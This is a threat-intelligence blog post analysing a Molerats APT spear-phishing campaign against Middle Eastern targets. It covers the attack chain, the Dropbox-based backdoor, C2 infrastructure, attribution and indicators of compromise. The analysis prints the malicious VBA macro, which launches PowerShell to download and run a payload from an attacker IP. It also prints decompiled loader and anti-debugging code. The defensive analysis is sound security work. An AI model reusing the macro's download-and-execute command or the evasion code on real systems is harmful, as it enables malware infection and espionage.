Zscaler Blog

Get the latest Zscaler blog updates in your inbox Subscribe

Security Research

New espionage attack by Molerats APT targeting users in the Middle East

SAHIL ANTIL, SUDEEP SINGH
January 20, 2022 - 13 min read

SECURITY INSIGHTS

Copy URL

Introduction

In December 2021, the ThreatLabz research team identified several macro-based MS office files uploaded from Middle Eastern countries such as Jordan to OSINT sources such as VT. These files contained decoy themes related to geo-political conflicts between Israel and Palestine. Such themes have been used in previous attack campaigns waged by the Molerats APT.

During our investigation we discovered that the campaign has been active since July 2021. The attackers only switched the distribution method in December 2021 with minor changes in the .NET backdoor. In this blog, we will share complete technical analysis of the attack chain, the C2 infrastructure, threat attribution, and data exfiltration.

The targets in this campaign were chosen specifically by the threat actor and they included critical members of banking sector in Palestine, people related to Palestinian political parties, as well as human rights activists and journalists in Turkey.

ThreatLabz observed several similarities in the C2 communication and .NET payload between this campaign and the previous campaigns attributed to the Molerats APT group.

Additionally, we discovered multiple samples that we suspect are related to Spark backdoor. We have not added the analysis of these samples in this blog, but they were all configured with the same C2 server, which we have included in the IOCs section.

Threat attribution

We have attributed the attack to Molerats APT group based on following observations:

1. Use of open-source as well as commercial packers for the backdoor (ConfuserEx, Themida)

2. Targeting middle-east region

with domains used by Molerats APT group in the past

7. Overlap of Passive DNS resolution of domain observed on current attack infrastructure with the IP used by Molerats APT group in the past

Attack flow

Figure 1 below illustrates the new attack chain.





Figure 1: Attack chain

Decoy content

MD5: 46e03f21a95afa321b88e44e7e399ec3



لفتح الملف بطريقة صحيحة يجب اتباع الخطوات التالية:

1. قم بتمكين المحتوى كما في الصورة:

2. قم بفتح الملف على نظام تشغيل من نوع ويندوز.

3. قم باستخدام برنامج التشفير الباسورد **Pal@Archive**

تحذير: هذا الملف محمي ومشفر وغير مصرح بنشره لأنه يحتوي على معلومات سرية

Note: Please refer Appendix section for additional decoy contents

Technical analysis


For the purpose of technical analysis we will use the document with MD5: 46e03f21a95afa321b88e44e7e399ec3

[+] Stage-1: Macro code

The macro code is not complex or obfuscated. It simply executes a command using cmd.exe which in turn performs the following operations:

1. Executes a PowerShell command to download and drop the Stage-2 payload from the URL “http://45.63.49[.]202/document.html” to the path “C:\ProgramData\document.htm”.
2. Renames **document.htm** to **servicehost.exe**
3. Executes servicehost.exe


Figure 2 below shows the relevant macro code



```
Sub document_open()
Dim LOZERa As Object
Set LOZERa = CreateObject("WScript.shell")
LOZERa.Run "cmd /c   powershell -command " & Chr(34) & "iwr -outf c:\ProgramData\document.htm 45.63.49.202/document.html
```

# Static analysis

Based on static analysis, we can see that the binary is .NET–based and is obfuscated using the ConfuserEx packer. It masquerades itself as a WinRAR application by using the icon and other resources (which also contains static strings) from the legit WinRAR application.



Detect It Easy v3.00

File name: C:\Users\Sam\[Redacted]\servicehost.exe

File type: PE32

Entry point: 004bbe6e

Base address: 00400000

Sections: 0003

TimeDateStamp: 2021-12-14 17:09:21

SizeOfImage: 0019e000

Scan: Detect It Easy(DiE)

Endianness: LE

Mode: 32

Architecture: I386

Type: GUI

protector	Confuser(1.X)[-]	S	
library	.NET(v4.0.30319)[-]	S	
linker	Microsoft Linker(11.0)[EXE32]	S	?

□ Deep scan


100%

341 msec

Figure 3: Shows the binary icon and other static information

# Dynamic analysis


The main function of the binary is the standard ConfuserEx function which is responsible for loading the runtime module **"koi"** that is stored in encrypted form using a byte array. Once the module is loaded, the main function resolves the module's entry point function using the metadata token and invokes it by providing required parameters.



```
    4169134250U,
    289130404U,
    3381842889U,
    2929591296U,
    2724594585U,
    3455476860U,
    2802548979U,
    4283983370U,
    "Not showing all elements because this array is too big (187721 elements)"
};
Assembly executingAssembly = Assembly.GetExecutingAssembly();
Module manifestModule = executingAssembly.ManifestModule;
GCHandle gchandle = <Module>.Decrypt(array, 1118877726U);
byte[] array2 = (byte[])gchandle.Target;
Module module = executingAssembly.LoadModule("koi", array2);
Array.Clear(array2, 0, array2.Length);
gchandle.Free();
Array.Clear(array, 0, array.Length);
<Module>.key = manifestModule.ResolveSignature(285212673);
AppDomain.CurrentDomain.AssemblyResolve += <Module>.Resolve;
module.GetTypes();
MethodBase methodBase = module.ResolveMethod((int)<Module>.key[0] | (int)<Module>.key[1] << 8 | (int)<Module>.key[2] << 16 | (int)<Module>.key[3] << 24);
object[] array3 = new object[methodBase.GetParameters().Length];
if (array3.Length != 0)
{
    array3[0] = A_0;
}
object obj = methodBase.Invoke(null, array3);
```

Figure 4: Code snippet loading the runtime module and invoking it’s entry point function

The runtime module ("koi") on analysis is found to be a backdoor. Before calling the main function of the module, the code from within the constructor is called which creates a new thread that regularly monitors the presence of a debugger.




```
private static void \u206C\u200F\u200E\u206F\u206A\u202D\u200D\u206C\u206B\u202A\u202D\u202A\u202A\u206C\u206C\u200B\u202B\u202E\u200E\u200E\u206E\u206E\u200C
  \u206A\u206B\u200C\u206C\u202A\u202A\u206D\u206C\u200C\u202B\u200C\u202B\u202E\u202B\u200C\u206A\u202A\u202E(object A_0)
{
    Thread thread = A_0 as Thread;
    if (thread == null)
    {
        thread = new Thread(new ParameterizedThreadStart(<Module>.\u206C\u200F\u200E\u206F\u206A\u202D\u200D\u206C\u206B\u202A\u202D\u202A\u202A\u206C\u206C
          \u200B\u202B\u202E\u200E\u200E\u206E\u206E\u200C\u206A\u206B\u200C\u206C\u202A\u202A\u206D\u206C\u200C\u202B\u200C\u202B\u202E\u202B\u200C\u206A
          \u202A\u202E));
        thread.IsBackground = true;
        thread.Start(Thread.CurrentThread);
        Thread.Sleep(500);
    }
    for (;;)
    {
        if (Debugger.IsAttached || Debugger.IsLogging())
        {
            Environment.FailFast(null);
        }
        if (!thread.IsAlive)
        {
            Environment.FailFast(null);
        }
        Thread.Sleep(1000);
    }
}
```

Figure 5: Code snippet of debugger monitoring function

Once the debugger monitor thread is created we get the code execution flow to the main function of the module which ultimately leads to the backdoor execution. Within the main function the backdoor performs following operations:

1. Collects the machine manufacture and machine model information using WMI which is used for execution environment checks and is later exfiltrated to C2 server.
2. Checks if it should execute in the current execution environment.
3. Creates a mutex with the name of executing binary.
4. Checks if the mutex is created successfully.
5. Determines if it is executed for the first time using the registry key value "HKCU/Software/{name_of_executing_binary}/{name_of_executing_binary}".
6. If the registry key doesn't exist, the code flow goes via a mouse check function which executes the code further only if it detects a change in either of the mouse cursor coordinates. In the end, the mouse check function also creates the same registry key.



```
private static void Main(string[] args)
{
    try
    {
        Program.LIInfo = Program.GetInfo();
        if (Program.LIInfo != null && Program.LIInfo.Count > 1 && (!Program.CanUse() || Store.GetBOOL()))
        {
            string keyName = Program.KeyName;
            bool flag;
            Program.objMutex = new Mutex(true, keyName, ref flag);
            if (flag)
            {
                if (Program.ReadKey(Program.KeyName, Program.KeyName) == "")
                {
                    Application.EnableVisualStyles();
                    Program.f1.ShowInTaskbar = false;
                    Program.f1.Opacity = 1.0;
                    Program.f1.BackColor = Color.White;
                    Program.f1.Opacity = 0.1;
                    Program.f1.FormBorderStyle = FormBorderStyle.None;
                    Program.f1.WindowState = FormWindowState.Maximized;
                    Program.CheckMose();
                    Application.Run(Program.f1);
                }
                else
                {
                    Program.RunMore(0);
                }
            }
        }
    }
    catch (Exception)
    {
    }
}
```

Extract machine manufacturer and machine model info using WMI
Execution environment checks
Create mutex
Check registry key to determine if backdoor executed for first time
Take code flow via mouse check function
Start network communication

Figure 6: Main function of backdoor

[+] Network communication

From the main function the final code flow reaches the function which starts the network communication. Since the backdoor uses Dropbox API for entire C2 communication and data exfiltration, it first extracts the primary Dropbox account token which is stored in encoded form within the binary. Figure 7 below describes the format and shows the encoded string that contains the Dropbox account token.

Figure 7: Encoded string

Executing further the backdoor collects the following information from victim machine:

1. Machine IP address: By making a network request to “https://api.ipify.org”
2. UserName: From the environment variable
3. HostName: Using the API call Dns.GetHostName()

1. Concatenation (IP+UserName+HostName)
2. Base64 string encode
3. Substitution (Substitute "=" with "1")
4. String reverse

Next the backdoor sends following network requests in the specified sequence using the Dropbox API and correspondingly performs any required operations:

1. Create Folder:

Create a folder inside the root directory where the folder name is the value of **UserInfo** variable

Note: The created folder acts as a unique identifier for a machine considering the fact that the machine IP remains static.

2. Create File:

Create a file inside the newly created folder where the file name is the Machine IP and the data it stores is the information collected in Step-1 of the main function.

3. List Content:

List the content of victim specific folder and delete files where the file name length is 15

4. List Content:

List the content of root directory (which is attacker controlled) and extract the following information:

a) File name of any hosted RAR archive

b) File name of any hosted exe (Which is found to be the legitimate RAR command-line utility and is used to extract the downloaded RAR archive in case the machine doesn't already have any RAR archive supporting application)

c) File name of any hosted pdf or doc file (Used as decoy document)

d) File name of any non specific file type (Based on our analysis it contains the secondary Dropbox account token that is used for file exfiltration from victim machine)

Note: The above extracted information is stored locally and is used wherever required.

Finally, if the backdoor executed for the first time, it downloads and opens the hosted pdf or doc file and then calls two other functions where the first function creates a thread that continuously communicates with the Dropbox account to fetch and execute the C2 commands while the second function creates a thread that downloads and executes the RAR archive using the information extracted earlier.

[+] C2 Commands

The backdoor creates a file inside the victim specific folder on Dropbox which is used to fetch C2 commands. The file name is a random string of 15 characters.

The C2 commands have following format:

[command code]=[Command arguments separated using "^"]

The backdoor uses command codes instead of plaintext strings to determine the action to be performed.

Table below summarizes the supported command codes:

2	Take snapshot and upload
3	Send list of files from specified directories
4	Upload files
5	Download and execute the RAR archive

C2 infrastructure analysis

While monitoring the IPs used during the current attack we observed the domain **"msupdata.com"** started to resolve to the IP **45.63.49[.]202** from **27-12-2021**. We found two Historical SSL Certificates associated with this domain. Pivoting on the SSL Certificate with thumbprint **"ec5e468fbf2483cab74d13e5ff6791522fa1081b"** we found domains like "sognostudio.com", "smartweb9.com" and others which were all attributed to Molerats APT group during past attacks.

Additionally, the subdomain **"www.msupdata.com"** also has a Passive DNS resolution to IP **185.244.39[.]165** which is also associated with Molerats APT group in the past.

Note: We didn't observe any activity related to the domain "msupdata.com" or it's subdomain "www.msupdata.com" until this blog release.

Pivot on the Dropbox accounts

Based on our analysis at least five Dropbox accounts are being used by the attacker. While investigating the Dropbox accounts we found that the attacker used following information during account registration.

Note: Dropbox has confirmed the takedown of these accounts associated with the Molerats APT group.

Account 1:

Name: Adham gherbawi
Country: NL (Netherlands)
Email: adham.gharbawi@gmail[.]com

Account 2:

Name: alwatan voice
Country: NL (Netherlands)
Email: alwatanvoiceoffice@gmail[.]com

Account 3:

Name: adham gharbawi
Country: NL (Netherlands)
Email: adham.ghar.bawi@gmail[.]com

Account 4:

Name: pal leae
Country: PS (Palestine)
Email: palinfoarabic@gmail[.]com

Account 5:

Name: pla inod
Country: PS (Palestine)

from the snapshot to those used during the real attack. Moreover, from the snapshot the attacker seems to be using a simple GUI application to sync with the Dropbox account and display the victims list. In the victims list, the user name **"mijda"** is also present which matches with the name of document creator **“mij daf”** for all the documents we found during this attack.

Figure 8: Screenshot of attacker machine

Additionally, we discovered that the attacker machine was configured with the IP **185.244.39[.]105** which is located in the **Netherlands** and is associated with the VPS service provider **"SKB Enterprise B.V."**. Interestingly, this IP **(185.244.39[.]105)** is also located in the same subnet as the IP **185.244.39[.]165** which was used for C2 communication and domain hosting in the past by Molerats APT group.

Pivot on Google drive link

Since the attacker also used Google Drive to host the payload in one of the attack chains, we tried to identify the associated Gmail account. Based on our analysis the attacker used following information for Gmail account:

Account name: Faten Issa
Email: issafaten584@gmail[.]com

Old attack chain

As per our analysis the old attack chain was used from 13th July 2021(Start of campaign) to 13th Dec 2021.

Figure 9 below illustrates the old attack chain.

Figure 9: Attack chain

The major difference between the new attack chain and the old attack chain is seen in the backdoor delivery. Although we are not sure how these RAR/ZIP files were delivered but considering the past attacks they were likely delivered using Phishing PDFs. Additionally, we found a minor variation in the way the backdoor extracted the primary Dropbox account token. In the old attack chain the backdoor fetched the encoded string containing the primary Dropbox account token from attacker-hosted content on **“justpaste.it”**. Figure 10 below shows the attacker-hosted encoded string that contains the Dropbox account token and also describes the corresponding format.

Figure 10: Attacker-hosted encoded string

Zscaler Sandbox Detection

[+] Detection of the macro-based Document

[+] Detection of the macro-based PowerPoint file

[+] Detection of the payload

In addition to sandbox detections, Zscaler’s multilayered cloud security platform detects

MITRE ATT&CK TTP Mapping

ID	Tactic	Technique
T1566.001	Spear phishing Attachment	Uses doc based attachments with VBA macro
T1204.002	User Execution: Malicious File	User opens the document file and enables the VBA macro
T1059.001	Command and Scripting interpreter: PowerShell	VBA macro launches PowerShell to download and execute the payload
T1140	Deobfuscate/Decode Files or Information	Strings and other data are obfuscated in the payload
T1082	System Information Discovery	Sends processor architecture and computer name
T1083	File and Directory Discovery	Upload file from the victim machine
T1005	Data from Local System	Upload file from victim machine
T1567.002	Exfiltration to Cloud Storage	Data is uploaded to Dropbox via api
T1113	Screen capture	The C2 command code "2" corresponds to taking a screenshot and uploading to attacker-controlled Dropbox account

Indicators of compromise

[+] Hashes

MD5	File Name	Description
46e03f21a95afa321b88e44e7e399ec3	15-12.doc	Document
5c87b653db4cc731651526f9f0d52dbb	11-12.docx	Document
105885d14653932ff6b155d0ed64f926	report2.dotm	Template
601107fc8fef440defd922f00589e2e9	4-1.doc	Document
9929bf80b7ba586776a4		

e72d18b78362e068d0f3afa040df6a4c	wanted persons.ppt	PPT
ebc98d9c96065c8f1c0f4ce445bf507b	servicehost.exe	Exe (Confuser packed)
c7271b91d190a730864cd149414e8c43	su.exe	Exe (Themida packed)
00d7f155f1a9b29be2c872c6cad40026	servicehost.exe	Exe (Confuser packed)
2dc3ef988adca0ed20650c45735d4160	cairo hamas office.rar	RAR
a52f1574e4ee4483479e9356f96ee5e3	شروح حركة حماس لفتح مقر دائم لها في القاهرة .exe	Exe (Confuser packed)
b9ad53066ab218e40d61b299bd2175ba	details.rar	RAR
f054f1ccc2885b45a71a1bcd0dd711be	تفاصيل صادمة لعملية هروب الأسرى الستة من سجن جلبوع.exe	Exe (Themida packed)
b7373b976bbdc5356bb89e2cba1540cb	emergency.rar	RAR
a52f1574e4ee4483479e9356f96ee5e3	متابعة الحالة الصحية للرئيس الفلسطيني ابو مازن 16-09-2021.exe	Exe (Confuser packed)
8884b0d29a15c1b6244a6a9ae69afa16	excelservice.rar	RAR
